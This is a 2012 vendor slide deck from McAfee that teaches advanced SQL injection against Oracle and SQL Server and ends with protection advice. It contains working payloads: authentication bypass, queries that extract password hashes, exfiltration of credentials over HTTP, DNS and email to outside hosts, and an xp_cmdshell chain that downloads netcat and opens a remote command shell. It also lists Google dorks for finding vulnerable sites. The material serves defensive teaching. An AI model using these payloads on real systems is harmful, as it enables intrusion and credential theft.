Advanced SQL Injection

December 2012

Guillaume Loizeau

Regional Sales Manager, DB Security

McAfee

Agenda

- What is SQL Injection
- In-band Injection
- Out-of-band Injection
- Blind Injection
- Advanced techniques
  - Infection
  - Privilege elevation
  - Escape the DB to OS
- Protection against SQL Injection

Introduction

- SQL injection hacks in recent years:
  - Heartland Payment Systems (2008) 132M credit cards
  - Rock You (2009) 32M accounts
  - Sony (2011)
  - PBS (2011)
  - Yahoo (2012) 500K login stolen
  - Wurm Online
  - 53 universities hacked (2012)

SQL Injection - Definition

Une injection SQL est un type d'exploitation d'une faille de sécurité d'une application interagissant avec une base de données, en injectant une requête SQL non prévue par le système et pouvant compromettre sa sécurité.

Simple SQL Injection


- $name = « stuart » and $password = « stuart »
- SELECT ID FROM user WHERE name = ‘$name' AND password = ‘$passwd';
  - Password Validation and access to account ID
  - Query executed
    - SELECT ID FROM Users WHERE name = ‘stuart‘ AND password = ‘stuart‘;

- $name = « stuart’ – » and $password = « it_does _not_matter »
- SELECT ID FROM Users WHERE name = ‘stuart ' -- ' AND password = ‘it_does _not_matter';
  - No Password evaluation in the query and access to account ID
  - Query executed
    - SELECT ID FROM Users WHERE name = ‘stuart';

Identifying SQL Injection - Web

- Find a target via Google ("Google dorks")
  - Ociparse, ociexecute, OCIStmtExecute
  - ORA-01756, 907, 933, 917, 900, 903, 906, 923, 970, 1742, 1789
  - inurl:/pls/portal30
  - “Unclosed quotation mark…”
  - “Invalid column…”
  - Conversion errors – used for data retrieval
    - 0 / @@version, 0 / user
- Web application security scanner (Acunetix, Pangolin, SQLMap)
- Manually
  - Pass in '

Google Dorks using ORA-00907 and ociexecute


당근영어 ::파워지식검색::
www.carrotenglish.com/.../search_main.php?... - Traduire cette page
Warning: ociexecute() [function.**ociexecute**]: **ORA-00907**: missing right parenthesis in /home/html/carrotenglish/_lib/_oci.php on line 35. Warning: ocifetchinto() **...**

-新闻列表
www.zghouse.com/news/news_list.php?CID... - Traduire cette page
Warning: **ociexecute**() [function.**ociexecute**]: **ORA-00907**: 缺少右括号in /home/companyweb/include/dbcon.php on line 21. Warning: ocifetchinto() **...**

Different DB Techniques

- Oracle makes hacker’s life harder
  - No stacked queries
  - Unless you get lucky and inject into a PL/SQL block

Possible on SQL Server

select * from AdventureWorks.HumanResources.Employee where EmployeeID = 1; EXEC master.dbo.xp_sendmail @recipients=N‘loizeau@mcafee.com', @query = N'select user, password from sys.syslogins where password is not null’

Different DB Techniques

- Oracle makes hacker’s life harder
  - Native error messages are hard to control

Better error messages on SQL Server

```
select * from users where username = ''
having 1=1 -- and password = ''

Msg 8120, Level 16, State 1, Line 1
Column 'users.username' is invalid in the
select list because it is not contained in
either an aggregate function or the GROUP BY

Clause.
```

Different DB Techniques

- Oracle makes hacker's life harder
  - No easy way to escape DB to OS (no xp_cmdshell)
  - No easy way to do time-based blind SQL Injection (more later)
  - Very limited in what you can do from an injection point

- On the other hand
  - Large attack surface
  - Many vulnerabilities

In-band SQL Injection - Unions

Select * from employees where dept_id = 1 union select “something interesting that has the same number of columns”

- Finding the number of columns by
  - Adding nulls
  - Adding order by #
- Demo

Id	dept	Loc	Inv	Qty	Cost
1001	1	US	255	144	6.21
1002	1	US	644	100	15.21

Name	Acct	State	pass	hint	date
Smith	9234	CA	secret	asdf	3/1/2011
Jones	8836	MA	123456	qwe	5/5/2010
Doe	1521	NY	iloveu	lkd	9/7/2009

SQL Injection In-band using SQL Server

select * from AdventureWorks.HumanResources.Employee where EmployeeID = 1;
select name, password from sys.syslogins where password is not null

```
1 14417807          1209     adventure-works\guy1          16          Production
  Technician - WC60          1972-05-15 00:00:00.000       M           M           1996-
  07-31 00:00:00.000         0            21          30    1           AAE1D04A-C237-
  4974-B4D5-935247737718     2004-07-31 00:00:00.000
2 sa        蘴뫶ৢ豖醜ᒣꝏ□厤潚绳▪
3 test      ᄎ·ᄀ·□歕蠆□街ᄔ옳�캘
```

Now, just attack the password hash using either using brute-force or dictionary.

- Pass in – '; insert into users (username, password) values ('haxor', 'p0wned') --
  - select * from users where username = ''; insert into users (username, password) values ('haxor', 'p0wned') -- and password = ''

SQL Injection In-Band using SQL Server

Using errors – inject the following:

1 and 1 in (select @@version)

Result is:

```
Msg 245, Level 16, State 1, Line 1
Conversion failed when converting the nvarchar value
  'Microsoft SQL Server 2005 - 9.00.3054.00 (Intel X86)
  Mar 23 2007 16:28:52
  Copyright (c) 1988-2005 Microsoft Corporation
  Developer Edition on Windows NT 5.1 (Build 2600:
  Service Pack 2)
' to data type int.
```

In-band SQL Injection – Errors I

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;
localhost
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
select utl_inaddr.get_host_name((select
username||'='||password from dba_users where rownum=1))
from dual
*
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

In-band SQL Injection – Errors II

- utl_inaddr.get_host_name is blocked by default on newer databases
- Many other options
  - dbms_aw_xml.readawmetadata
  - ordsys.ord_dicom.getmappingxpath
  - ctxsys.drithsx.sn

Out-of-band SQL Injection

- Send information via HTTP to an external site via HTTPURI

```
select HTTPURITYPE('http://www.sentrigo.com/'||
(select password from dba_users where
 rownum=1)).getclob() from dual;
```

- Send information via HTTP to an external site via utl_http

```
select UTL_HTTP.REQUEST ('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1)) from
 dual;
```

- Send information via DNS (max. 64 bytes) to an external site

```
select SYS.DBMS_LDAP.INIT((select
user from dual) || '.sentrigo.com',80) from dual;
DNS-Request: www.8A8F025737A9097A.sentrigo.com
```

SQL Injection Out-of-band

Send information via HTTP/SMTP/DNS to an external site:

select * from AdventureWorks.HumanResources.Employee where EmployeeID = 1; EXEC master.dbo.xp_sendmail

@recipients=N'user@domain.com',

@query = N'select user, password from sys.syslogins where password is not null' ;

Same can be done with DNS access – no one blocks this…

Search for DNS-Request: www.8A8F025737A9097A.mcafee.com and collect the logs from the DNS server

Blind SQL Injection

- A guessing game
- Binary results – guess either true or false
- Requires many more queries
  - Time consuming and resource consuming
  - Can benefit from parallelizing
  - Must be automated
- Either use decode or case statements
- Customary used with short or long queries since dbms_lock.sleep is not a function
  - Can be used with functions that receive a timeout like dbms_pipe.receive_message

Blind SQL Injection

- Scenario 1 : Something different on webpage (valid page different from error page)

- Scenario 2 : Nothing different on webpage
  - Introduction of time delay (waitfor, sleep)
  - Introduction of time delay using heavy queries
    - Condition one is fast to process and condition two very slow
    - Must know which type of database running
    - Must guess the name of queries

Blind SQL Injection

SQL Server

If is_srvrolemember('sysdamin') > 0) waitfor delay '0:0:5'

Oracle

- dmbs_lock.sleep
- dbms_pipe.receive_message

Privilege Escalation

- Use of privileged user by the application
  - Or injection is in privileged stored program
- DML/DDL/DCL is possible
  - Auxiliary functions
    - SYS.KUPP$PROC.CREATE_MASTER_PROCESS
- Injection is in an unprivileged user
  - Many vulnerabilities exist
  - Example - Java

Escape the DB to OS

- Using Java

SELECT DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper c:\\windows\\system32\\cmd.exe /c dir>C:\\OUT.LST') FROM DUAL is not null --

SELECT DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper', 'main', 'c:\\windows\\system32\\cmd.exe','/c','dir>c:\\OUT2.LST') FROM DUAL is not null –

- Using DBMS_SCHEDULER

Escape the DB to OS


- Well, we all know about xp_cmdshell

Pass in – '; exec master..xp_cmdshell 'dir > c:\dir.txt' –

Payload can be:

- 'nslookup attacker_machine' to signal to the attacker that attack succeeded
- 'tftp –I 192.168.0.1 GET nc.exe c:\nc.exe' – Now we have something to work with
- 'C:\nc.exe 192.168.0.1 53 –e cmd.exe' – Let's start a remote command shell

It’s Not science fiction



Currently Archiving 15011 Exploits

Updated (CVE And Archive): Sun Sep 4 2011

Search

<< prev 1 2 3 4 5 6 >> next

Date	D	A	V	Description		Plat.	Author
2011-08-19	↓	-	✓	Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability	899	php	metasploit
2011-08-05	↓	-	✓	Sun/Oracle GlassFish Server Authenticated Code Execution	883	jsp	metasploit
2011-07-20	↓	-	◷	Oracle Sun GlassFish Enterprise Server Stored XSS Vulnerability	1086	jsp	Sense of Security
2011-07-15	↓	-	✓	Java RMI Server Insecure Default Configuration Java Code Execution	1867	multiple	metasploit
2011-06-13	↓	-	✓	Oracle HTTP Server XSS Header Injection	2532	multiple	Yasser ABOUKIR
2011-05-12	↓	-	✓	Oracle GlassFish Server Administration Console Authentication Bypass	911	windows	Core Security
2011-03-16	↓	-	✓	Sun Java Applet2ClassLoader Remote Code Execution Exploit	1140	multiple	metasploit
2011-03-11	↓	-	◷	Oracle WebLogic Session Fixation Via HTTP POST	742	multiple	Roberto Suggi Liv.
2011-03-08	↓	-	✓	Oracle MySQL for Microsoft Windows Payload Execution	1241	windows	metasploit
2010-10-25	↓	-	✓	Oracle VM Server Virtual Server Agent Command Injection	272	linux	metasploit
2010-09-20	↓	-	✓	Oracle 9i XDB HTTP PASS Overflow (win32)	326	win32	metasploit
2010-07-07	↓	-	✓	Apache Win32 Chunked Encoding	932	windows	metasploit

Protection Against SQL Injection

- Use **static SQL** – 99% of web applications should never use dynamic statements
- Use **bind** variables – where possible
- Always **validate** user/database input for dynamic statements (dbms_assert)
- Be extra careful with dynamic statements - get 3 people who do not like you to **review and approve** your code
- Use **programmatic frameworks** that encourage (almost force) bind variables
- Database schema for your application should have **minimal privileges**
- Never return **DB errors** to the end-user

Resources

- McAfee Youtube
  www.youtube.com/mcafeeofficial
- McAfee Labs Blog
  www.avertlabs.com/research/blog/
- McAfee Risk & Compliance Blog
  Security Insights Blog
  siblog.mcafee.com/?cat=46
- McAfee Labs Podcast
  podcasts.mcafee.com/audioparasitics/

Resources and Tools

- Hacking Exposed LIVE Community
  www.mcafee.com/hackingexposed
- Twitter
  www.twitter.com/hackingexposed
- LinkedIn – Hacking Exposed
  http://www.linkedin.com/groups?home=&gid=1767427
- http://www.mcafee.com/us/products/database-security/index.aspx
  Evaluation software downloadable for free

McAfee®